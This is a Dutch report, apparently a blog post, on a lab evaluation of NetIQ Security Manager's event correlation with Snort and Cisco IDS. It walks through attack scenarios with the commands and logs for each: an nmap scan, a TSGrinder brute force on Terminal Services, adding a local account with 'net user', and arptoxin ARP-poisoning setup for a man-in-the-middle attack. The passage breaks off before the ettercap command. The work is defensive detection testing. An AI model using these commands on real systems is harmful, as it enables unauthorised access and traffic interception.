Verslaglegging van de Proof-of-Concept met NetIQ Security Manager

Matthijs, 2005-05-20 11:05


Inhoudsopgave

Inleiding

Ter afsluiting van het onderzoek naar intrusion detection/prevention en consolidatie van loganalyse is een Proof-of-Concept omgeving opgezet waarbinnen bepaalde IDS en SIM functionaliteit is geboden (zoals beschreven in het PID *Experiment IBM Tivoli Risk Manager*). In plaats IBM Tivoli Risk Manager is wegens omstandigheden uiteindelijk gekozen voor een evaluatie van NetIQ Security Manager. Het doel en de aanpak van het experiment zijn echter ongewijzigd. Dit document is een verslaglegging van de evaluatie en vormt het laatste resultaat volgende de verwachtingen in het PID.

Testomgeving

De uiteindelijke Proof-of-Concept opstelling was als volgt:



NetIQ Security Manager bestaat uit drie onderdelen:

Event Manager
Collects security events from a multitude of security point products throughout your enterprise and alerts you to security incidents at a convenient central console.

Concreet: centrale server met een MS SQL Server 2000 backend, met een console functies voor correlatie en trendanalyse.

Intrusion Manager
Provides intrusion detection and response to defend against malicious attacks and exploits for computers running Windows and Unix operating systems.

Concreet: minimale IPS-sensor voor monitoring van toegang tot accounts, security policy wijzigingen, ongeautoriseerde processen, et cetera

Log Manager **[onderdeel van agent, red.]**
Collects, standardizes, and archives log data throughout your enterprise to secure Microsoft SQL Server databases and provides Forensic Analysis, Summary, and Trend Analysis reports.

Concreet: agent voor verzamelen van events van Windows, Unix en iSeries servers, anti-virus, firewalls, IDS/IPS, routers, switches, et cetera. De console heeft standaard een retention policy van 90 dagen.

Systeem C en D zijn voorzien van zowel Intrusion Manager als Log Manager; systeem E is voorzien van de Event Manager. De evaluatieversie van NetIQ Security Manager is een volledig werkzame versie met als enige beperking een limiet van tien agents. De installatiewizard heeft zelf één ‘configuration group’ aangemaakt, genaamd *EvalConfiguration*, waarna handmatig agents zijn geïnstalleerd op systeem C en D en voor die groep zijn geautoriseerd.

Uit enkele packetsniffs bleek dat de communicatie tussen NetIQ Central Server en de agents via RSA is versleuteld en dat gebruikt wordt gemaakt van een soort ORB-mechanisme. De agents worden geauthenticeerd door de NetIQ Central Server; ongeautoriseerde agents kunnen dus niet ‘zomaar’ de database vervuilen met nep-events (en zodoende een rookgordijn opwerpen). De agents genereren standaard elke vijf minuten een heartbeat naar de centrale server, waarbij de agent z’n status rapporteert en eventuele centrale wijzigingen (gewijzigde policies) worden doorgevoerd op de agent. Nieuwe events worden door de agent direct afgeleverd bij de centrale server (push). De server initieert zelf dus nooit verbinding naar de agents.

Op de switch kan slechts één SPAN-poort worden gedefinieerd; bij de evaluatie is op die poort afwisselend Snort of de Cisco appliance aangesloten geweest, maar dus nooit tegelijk. Snort is geconfigureerd om alle events via syslog naar systeem D te sturen; de NetIQ agent op systeem D is geconfigureerd als relay voor die syslog meldingen (en luistert lokaal op poort UDP/514). Inkomende Snort-meldingen worden door de agent direct afgeleverd bij de console voor verdere verwerking (alle meldingen, ongeacht

prioriteit). Diezelfde agent is ook geconfigureerd om de meldingen van de Cisco IDS appliance te monitoren en door te sturen - dat laatste vindt plaats op gezette tijden over een persistente TCP-verbinding naar de HTTPS service van die appliance (pull). Hierbij geldt eveneens dat als de agent nieuwe events ziet, de events direct worden doorgestuurd naar de centrale server - er is geen threshold of andere vorm van vertraging.

NetIQ normaliseert de prioriteit van inkomende meldingen naar één van de volgende waardes:
- None
- Error
- Warning
- Informational
- Failure Audit
- Success Audit

De *high severity* classificatie van Snort en Cisco IDS wordt bijvoorbeeld genormaliseerd tot *Error*.

Opmerking

De hack scenario's die zijn uitgevoerd omvatten elk een subset van de fases uit de breed-geaccepteerde *attack anatomy* van Cisco, *de 5 p's*: probe, penetrate, persist, propagate en paralyze (zie ook de presentatie *Worms and Worm Mitigation* van Saman Amarasinghe op www.mit.edu). De nadruk ligt bij dit experiment op de probe en penetrate fases, omdat successieve fases de testsystemen mogelijk onbruikbaar zouden maken voor volgende scenario's en er onvoldoende tijd en middelen waren om de systemen na elk scenario te voorzien van 'schone images'. Cisco's host sensor (!=appliance in dit PoC) is gebouwd op de observatie dat *juist die twee fases* zodanig variabel zijn dat het effectiever is om de intrusion detection/prevention te focussen op de persist, propagate en paralyze fases (de probe en penetrate methoden zijn sterk aan verandering onderhevig, worden steeds verfijnder en daardoor moeilijker te detecteren). Voor de PoC maakt dat echter niet uit; bij de PoC gaat het vooral om de vraag hoe gegenereerde events al of niet automatisch worden gecorreleerd; correlatie van events uit de probe en penetrate fases volstaan daartoe.

IBM AIX niet meegenomen in de PoC, omdat er geen geschikte hardware vrij beschikbaar was voor dit experiment (AIX draait immers niet op x86 hardware).

Er is niet expliciet gekeken naar de mogelijkheden binnen NetIQ om de informatievoorziening te beïnvloeden. Het is mogelijk om bepaalde *views* te creëren, waarbij filters kunnen worden gedefinieerd op de alerts/events. Toegang tot die views kan worden beperkt tot *private, public* en *only in current Monitor Console*.

Scenario 1

Stap 1 (probe)

Handeling

In deze stap werd een *port sweep* uitgevoerd met `nmap`, waarbij gebruik werd gemaakt van SYN-scanning. Bij een *port sweep* wordt een hele reeks IP-adressen gescand op een beperkte set met poorten (in dit geval alleen poort 3389). Bij SYN-scanning wordt de TCP-handshake onvolledig uitgevoerd om minder op te vallen; de aanvaller stuurt een SYN-pakket naar een bepaalde poort van het doelwit en kijkt naar het antwoord van het doelwit; als het doelwit een SYN/ACK pakket terugstuurt staat de poort open, als het doelwit een RST-pakket stuurt is de poort gesloten. Er wordt dus nooit een volledige TCP-verbinding opgezet tussen de aanvaller en het doelwit.

```
c:\nmap>nmap -sS -p 3389 172.16.1.1-5

Starting nmap 3.81 ( http://www.insecure.org/nmap ) at 2005-05-17 10:22 W. Europ
e Daylight Time
Interesting ports on 172.16.1.2:
PORT     STATE SERVICE
3389/tcp open  ms-term-serv
MAC Address: 00:02:A5:10:9E:26 (Compaq Computer)

Interesting ports on 172.16.1.3:
PORT     STATE  SERVICE
3389/tcp closed ms-term-serv
MAC Address: 00:02:A5:16:E5:C2 (Compaq Computer)

Interesting ports on 172.16.1.4:
PORT     STATE SERVICE
3389/tcp open  ms-term-serv
MAC Address: 00:C0:A8:F2:37:9E (GVC)

Nmap finished: 5 IP addresses (3 hosts up) scanned in 10.565 seconds

c:\nmap>
```

De Cisco IDS bleek geen melding te genereren van de port sweep. Waarschijnlijk is het sturen van één SYN-pakketje naar dezelfde TCP-poort van slechts enkele IP-adressen voor de Cisco IDS geen aanleiding om een melding te genereren, omdat dit verkeer te veel overlapt met normaal, legitiem verkeer. Om (zonder aanpassingen aan de

configuratie van de Cisco IDS) voor het experiment tóch een melding te krijgen is de scan wat minder elegant gemaakt door nu een volledige poortscan te doen op systeem C (172.16.1.4) - de parameter `-p` is nu weggelaten. Als alternatief zou de optie `–P0` kunnen zijn gebruikt; nmap voert dan geen ICMP echo respons check uit om te zien of een host 'up' is.

```
c:\nmap>nmap -sS 172.16.1.4

Starting nmap 3.81 ( http://www.insecure.org/nmap ) at 2005-05-17 10:38 W. Europ
e Daylight Time
Interesting ports on 172.16.1.4:
(The 1647 ports scanned but not shown below are in state: closed)
PORT     STATE SERVICE
21/tcp   open  ftp
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
119/tcp  open  nntp
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
443/tcp  open  https
445/tcp  open  microsoft-ds
563/tcp  open  snews
1025/tcp open  NFS-or-IIS
1026/tcp open  LSA-or-nterm
1030/tcp open  iad1
1433/tcp open  ms-sql-s
3372/tcp open  msdtc
3389/tcp open  ms-term-serv
MAC Address: 00:C0:A8:F2:37:9E (GVC)

Nmap finished: 1 IP address (1 host up) scanned in 1.762 seconds

c:\nmap>
```

Cisco IDS

Cisco IDS genereerde één melding:

```
15. evAlert: eventId=1112409742263101249 severity=low
      originator:
        hostId: ids
        appName: sensorApp
        appInstanceId: 1124
      time: 2005/05/17 09:41:31 2005/05/17 09:41:31 UTC
      interfaceGroup: 0
      vlan: 0
      signature: sigId=3002 sigName=TCP SYN Port Sweep subSigId=0 version=S37
      participants:
        attack:
          attacker:
            addr: locality=OUT 172.16.50.5
            port: 51613
          victim:
            addr: locality=OUT 172.16.1.4
            port: 25
            port: 80
            port: 389
            port: 53
            port: 636
      alertDetails: Traffic Source: int0 ;
```

Systeem D zag bij de eerstvolgende pull-actie naar Cisco IDS dat deze melding was gegenereerd, normaliseerde de melding en stuurde de melding door naar de centrale server (systeem E).

Snort

Snort genereerde tientallen meldingen (vooral dankzij de Spade plug-in):

```
[root@localhost root]# tail -n 0 -f /var/log/snort/alert_fast.log
05/19-15:13:03.554825  [**] [1:469:3] ICMP PING NMAP [**] [Classification: Attempted Information Leak] [Priority: 2] {ICMP} 172.16.50.5 ->
172.16.1.4
05/19-15:13:03.554825  [**] [1:384:5] ICMP PING [**] [Classification: Misc activity] [Priority: 3] {ICMP} 172.16.50.5 -> 172.16.1.4
```

```
05/19-15:13:03.554932  [**] [1:408:5] ICMP Echo Reply [**] [Classification: Misc activity] [Priority: 3] {ICMP} 172.16.1.4 -> 172.16.50.5
05/19-15:13:03.689064  [**] [104:101:1] Spade: Rare but open dest port used [**] {TCP} 172.16.50.5:50103 -> 172.16.1.4:1030
05/19-15:13:03.780243  [**] [1:1418:6] SNMP request tcp [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 172.16.50.5:50103 -
> 172.16.1.4:161
05/19-15:13:03.663370  [**] [104:1:1] Spade: Closed dest port used [**] {TCP} 172.16.50.5:50103 -> 172.16.1.4:37
05/19-15:13:03.663422  [**] [104:1:1] Spade: Closed dest port used [**] {TCP} 172.16.50.5:50103 -> 172.16.1.4:760
05/19-15:13:03.663548  [**] [104:1:1] Spade: Closed dest port used [**] {TCP} 172.16.50.5:50103 -> 172.16.1.4:724
05/19-15:13:03.663598  [**] [104:1:1] Spade: Closed dest port used [**] {TCP} 172.16.50.5:50103 -> 172.16.1.4:639
05/19-15:13:03.663723  [**] [104:1:1] Spade: Closed dest port used [**] {TCP} 172.16.50.5:50103 -> 172.16.1.4:1512
05/19-15:13:03.664224  [**] [104:1:1] Spade: Closed dest port used [**] {TCP} 172.16.50.5:50103 -> 172.16.1.4:321
05/19-15:13:03.664298  [**] [104:1:1] Spade: Closed dest port used [**] {TCP} 172.16.50.5:50103 -> 172.16.1.4:675
05/19-15:13:03.664355  [**] [104:1:1] Spade: Closed dest port used [**] {TCP} 172.16.50.5:50103 -> 172.16.1.4:922
05/19-15:13:03.664475  [**] [104:1:1] Spade: Closed dest port used [**] {TCP} 172.16.50.5:50103 -> 172.16.1.4:5050
05/19-15:13:03.664534  [**] [104:1:1] Spade: Closed dest port used [**] {TCP} 172.16.50.5:50103 -> 172.16.1.4:649
05/19-15:13:03.666470  [**] [104:1:1] Spade: Closed dest port used [**] {TCP} 172.16.50.5:50103 -> 172.16.1.4:287
05/19-15:13:03.666589  [**] [104:1:1] Spade: Closed dest port used [**] {TCP} 172.16.50.5:50103 -> 172.16.1.4:43
05/19-15:13:03.666654  [**] [104:1:1] Spade: Closed dest port used [**] {TCP} 172.16.50.5:50103 -> 172.16.1.4:1354
05/19-15:13:03.666972  [**] [104:1:1] Spade: Closed dest port used [**] {TCP} 172.16.50.5:50103 -> 172.16.1.4:1420
05/19-15:13:03.667211  [**] [104:1:1] Spade: Closed dest port used [**] {TCP} 172.16.50.5:50103 -> 172.16.1.4:671
05/19-15:13:03.667938  [**] [104:1:1] Spade: Closed dest port used [**] {TCP} 172.16.50.5:50103 -> 172.16.1.4:340
05/19-15:13:03.667986  [**] [104:1:1] Spade: Closed dest port used [**] {TCP} 172.16.50.5:50103 -> 172.16.1.4:766
(...)
```

De meldingen zijn via systeem D afgeleverd bij de centrale NetIQ server.

NetIQ

De meldingen van Snort en Cisco IDS zijn geconsolideerd, maar er zijn geen console alerts gegenereerd omdat de prioriteit van alle meldingen *low* was.

Stap 2 (penetrate)


Handeling

In deze stap werd een brute-force aanval uitgevoerd op Terminal Services:

```
c:\Binaries\pentest\MSTS\TSGrinder>tsgrinder 172.16.1.4
password apple - failed
password orange - failed
password pear - failed
password admin - failed
```

```
password monkey - failed
password racoon - failed
password giraffe - failed
password password - success!

c:\Binaries\pentest\MSTS\TSGrinder>
```



Tijdens de brute-force aanval zijn acht inlogpogingen gedaan; de achtste poging was succesvol.

Cisco IDS

Cisco IDS genereerde bij deze stap geen meldingen.

Snort

Snort achtte de aanwezigheid van Terminal Services verkeer (RDP) interessant genoeg om er een aantal meldingen van te genereren:

```
[root@localhost root]# tail -n 0 -f /var/log/snort/alert_fast.log
05/19-15:28:55.462067  [**] [1:1447:8] MISC MS Terminal server request RDP [**] [Classification: Generic Protocol Command Decode] [Priority: 3]
{TCP} 172.16.50.5:1951 -> 172.16.1.4:3389
05/19-15:28:55.462067  [**] [1:1448:7] MISC MS Terminal server request [**] [Classification: Generic Protocol Command Decode] [Priority: 3] {TCP}
172.16.50.5:1951 -> 172.16.1.4:3389
05/19-15:29:05.696040  [**] [1:1447:8] MISC MS Terminal server request RDP [**] [Classification: Generic Protocol Command Decode] [Priority: 3]
{TCP} 172.16.50.5:1953 -> 172.16.1.4:3389
05/19-15:29:05.696040  [**] [1:1448:7] MISC MS Terminal server request [**] [Classification: Generic Protocol Command Decode] [Priority: 3] {TCP}
172.16.50.5:1953 -> 172.16.1.4:3389
```

De meldingen zijn via systeem D afgeleverd bij de centrale NetIQ server.

NetIQ

De prioriteit van de meldingen van Snort was *low*, waardoor ze niet resulteerden in een console alert. In de Local Security Policy van systeem C waren o.a. Failure Audit en Success Audit ingeschakeld voor Account Logon en Logon/Logoff:

Deze instelling resulteerde op systeem C in twee failure-meldingen per mislukte inlogpoging (één vanwege de instellingen van *Audit account logon events* en één vanwege de instellingen van *Audit logon events*), in totaal veertien meldingen. NetIQ Intrusion Manager op systeem C stuurde de meldingen door naar de centrale server, die alle inlogpogingen vervolgens als één geaggregeerde alert in de console toonde. Er werd geen relatie gelegd met de events uit uit stap 1 (de poortscan), hoewel beide stappen vrijwel direct achter elkaar zijn uitgevoerd en er wel degelijk een relatie tussen bestond (ze maakten immers deel uit van dezelfde hack poging). De meldingen in het Security Log van Windows hadden de volgende signatuur:

```
Logon Failure:
      Reason:           Unknown user name or bad password
      User Name:  administrator
      Domain:           POCWIN2K2
      Logon Type: 2
      Logon Process:    User32
      Authentication Package: Negotiate
      Workstation Name: POCWIN2K2
```

} *zeven keer in Security Log van systeem C (FAILED LOGON EVENTS)*

```
The logon to account: administrator
 by: MICROSOFT_AUTHENTICATION_PACKAGE_V1_0
 from workstation: POCWIN2K2
 failed. The error code was: 3221225578
```

} *zeven keer in Security Log van systeem C (FAILED ACCOUNT LOGON)*

Zoals gezegd werden bovenstaande meldingen worden door de agent doorgestuurd naar de centrale server en resulteerde ze op basis van het (out-of-the-box) alerting beleid in drie console alerts:

Prioriteit	Naam	Beschrijving	Onderliggende events
Warning	Security: A Domain Account Logon was Attempted	The logon to account: administrator by: MICROSOFT_AUTHENTICATION_PACKAGE_V1_0 from workstation: SYSTEEMC failed. The error code was: 3221225578	

Type	Time	Computer	Description
Failure Audit	5/19/2005 3:29:15 PM	SYSTEEMC	The logon to account: administrator by: MICROSOFT_AUTHENTI …
Failure Audit	5/19/2005 3:29:10 PM	SYSTEEMC	The logon to account: administrator by: MICROSOFT_AUTHENTI …
Failure Audit	5/19/2005 3:29:09 PM	SYSTEEMC	The logon to account: administrator by: MICROSOFT_AUTHENTI …
Failure Audit	5/19/2005 3:29:07 PM	SYSTEEMC	The logon to account: administrator by: MICROSOFT_AUTHENTI …
Failure Audit	5/19/2005 3:29:06 PM	SYSTEEMC	The logon to account: administrator by: MICROSOFT_AUTHENTI …
Failure Audit	5/19/2005 3:29:05 PM	SYSTEEMC	The logon to account: administrator by: MICROSOFT_AUTHENTI …

			Failure Audit 5/19/2005 3:29:16 PM SYSTEEMC The logon to account: administrator by: MICROSOFT_AUTHENTI ...
Error	Security: Alert on Failed Administrator Logon	Administrator account from domain: SYSTEEMC failed logon. Failed logons for admins from this domain could be a problem	Warning 5/19/2005 3:29:16 PM SYSTEEMC Administrator from domain: SYSTEEMC failed to logon. This d ... Warning 5/19/2005 3:29:12 PM SYSTEEMC Administrator from domain: SYSTEEMC failed to logon. This d ... Warning 5/19/2005 3:29:11 PM SYSTEEMC Administrator from domain: SYSTEEMC failed to logon. This d ... Warning 5/19/2005 3:29:11 PM SYSTEEMC Administrator from domain: SYSTEEMC failed to logon. This d ... Warning 5/19/2005 3:29:11 PM SYSTEEMC Administrator from domain: SYSTEEMC failed to logon. This d ... Warning 5/19/2005 3:29:06 PM SYSTEEMC Administrator from domain: SYSTEEMC failed to logon. This d ... Warning 5/19/2005 3:29:21 PM SYSTEEMC Administrator from domain: SYSTEEMC failed to logon. This d ...

Security Breach	Security: Logon: Failure (all): Alert on Security Detect Multiple Logon Violations Script Event 5002	More than 6 violations from the same workstation: SYSTEEMC within 5 minutes More than 6 violations from the same user: administrator within 5 minutes	**Warning**	5/19/2005 3:35:01 PM	POCWIN2K	More than 6 violations from the same workstation: SYSTEEMC ...

Stap 3 (vervolg)

Handeling

Binnen de Terminal Services sessie is via het `net` commando in een DOS prompt een lokale gebruiker toegevoegd:

```
C:\>net user mrkoot mrkoot /add
The command completed successfully.


C:\>
```

Cisco IDS

Cisco IDS genereerde geen meldingen.

Snort

Snort genereerde geen meldingen.

NetIQ

Deze handeling resulteerde in vijf meldingen in het Security Log van systeem C, volgende de Local Security Policy instellingen Failure/Success Audit op Account Management. Een listing van die meldingen:

```
Security Enabled Global Group Member Added:
      Member Name:      -
      Member ID:  POCWIN2K2\mrkoot
      Target Account Name:    None
      Target Domain:    POCWIN2K2
      Target Account ID:      POCWIN2K2\None
      Caller User Name: Administrator
```

```
      Caller Domain:    POCWIN2K2
      Caller Logon ID:  (0x0,0xBB170)
      Privileges: -

Security Enabled Local Group Member Added:
      Member Name:      -
      Member ID:  POCWIN2K2\mrkoot
      Target Account Name:    Users
      Target Domain:    Builtin
      Target Account ID:      BUILTIN\Users
      Caller User Name: Administrator
      Caller Domain:    POCWIN2K2
      Caller Logon ID:  (0x0,0xBB170)
      Privileges: -

User Account password set:
      Target Account Name:    mrkoot
      Target Domain:    POCWIN2K2
      Target Account ID:      POCWIN2K2\mrkoot
      Caller User Name: Administrator
      Caller Domain:    POCWIN2K2
      Caller Logon ID:  (0x0,0xBB170)

User Account Changed:
      Account Enabled.
      'Password Not Required' - Disabled
      Target Account Name:    mrkoot
      Target Domain:    POCWIN2K2
      Target Account ID:      POCWIN2K2\mrkoot
      Caller User Name: Administrator
      Caller Domain:    POCWIN2K2
      Caller Logon ID:  (0x0,0xBB170)
      Privileges: -

User Account Created:
      New Account Name: mrkoot
```

```
New Domain: POCWIN2K2
New Account ID:   POCWIN2K2\mrkoot
Caller User Name: Administrator
Caller Domain:    POCWIN2K2
Caller Logon ID:  (0x0,0xBB170)
Privileges        -
```

Deze meldingen resulteerden echter niet in een console alert; het out-of-the-box alerting beleid van NetIQ schrijft niet voor dat deze handeling (op zichzelf) aanleiding is tot het genereren van een console alert. Er is geen verband ontdekt met eerdere events.

Conclusie

De meldingen van Snort, Cisco IDS en NetIQ Intrusion Manager werden netjes geconsolideerd, maar er was in de console uiteindelijk slechts sprake van fragmentarische informatie - één alert betreffende de penetrate-fase. Als de gebruikte configuratie in productie had gestaan zou alleen de brute force aanval zijn opgemerkt, zonder enige hints richting mogelijke verbanden met de andere events die in hetzelfde tijdbestek zijn geregistreerd (de poortscan en het toevoegen van een nieuwe gebruikersaccount).

Scenario 2

Stap 1 (probe)

Handeling

De aanvaller wil het verkeer tussen systeem C en D afluisteren en besluit tot een omleiding via ARP poisoning. In deze eerste stap ontdekt de aanvaller het MAC-adres van zijn doelwit - die kennis heeft de aanvaller nodig om in stap 2 gebruik te kunnen maken van `arptoxin`.

```
C:\>ping -n 1 172.16.1.4

Pinging 172.16.1.4 with 32 bytes of data:

Reply from 172.16.1.4: bytes=32 time<1ms TTL=128

Ping statistics for 172.16.1.4:
    Packets: Sent = 1, Received = 1, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms

C:\>arp -a

Interface: 172.16.50.5 --- 0x10003
  Internet Address      Physical Address      Type
  172.16.1.4            00-c0-a8-f2-37-9e     dynamic

C:\>
```

Cisco IDS

Cisco IDS genereerde geen meldingen.

Snort

Snort genereerde geen meldingen.

NetIQ
Er zijn geen console alerts gegenereerd.

Opmerking
In deze stap zijn geen meldingen gegenereerd, omdat het hier in principe normaal, legitiem verkeer betreft. In een omgeving waarin ICMP *nooit* voorkomt zou dit ene ICMP echo request/response paar misschien al kunnen worden gekenmerkt als 'opvallend', maar dat zal in praktijk zelden zo zijn. ICMP wordt ook gebruikt voor bijvoorbeeld het melden dat een UDP pakket z'n doel niet kon bereiken omdat de doelpoort niet open stond op het doelsysteem - in dat geval wordt een ICMP port unreachable pakket gestuurd naar de afzender.

Stap 2 (penetrate)
Handeling
De aanvaller gaat in deze stap het verkeer omleiden en afluisteren. Hij start ter voorbereiding eerst een packet sniffer:

```
C:\>ethereal>ethereal
```

De aanvaller definieert een capture filter zodat alleen het verkeer wordt geregistreerd tussen systeem C en D (twee 'belangrijke' servers):

```
(src host 172.16.1.3 and dst host 172.16.1.4) or (src host 172.16.1.4 and dst host 172.16.1.3)
```

De aanvaller start de 'capture' en gaat nu over op de MITM-aanval. In plaats van `arptoxin` is voor de MITM-aanval `ettercap` gebruikt, omdat eerstgenoemde tijdens de uitvoer van deze stap problemen gaf, ondanks dat eerdere tests met dit tooltje resulteerden in succesvolle MITM-aanvallen (naar mijn vermoeden werd dit probleem veroorzaakt door een update die ik had uitgevoerd van WinPcap naar v3.0.1b4). Dit was het oorspronkelijke commando:

```
C:\>Binaries\pentest>arptoxin -d 1 -ed 00-c0-a8-f2-37-9e -sip 172.16.1.3 -smac 00-0a-e4-02-1c-f5
```

De aanvalstechniek die hier via `ettercap` is gebruikt is vergelijkbaar met de werking van `arptoxin` - MITM via ARP poisoning. Enig verschil is dat `ettercap` ICMP Redirect pakketten verstuurt om het verkeer om te leiden, terwijl `arptoxin` dat realiseert middels continue ARP poisoning. Uiteindelijk is het volgende commando gebruikt om de MITM-aanval uit te voeren:

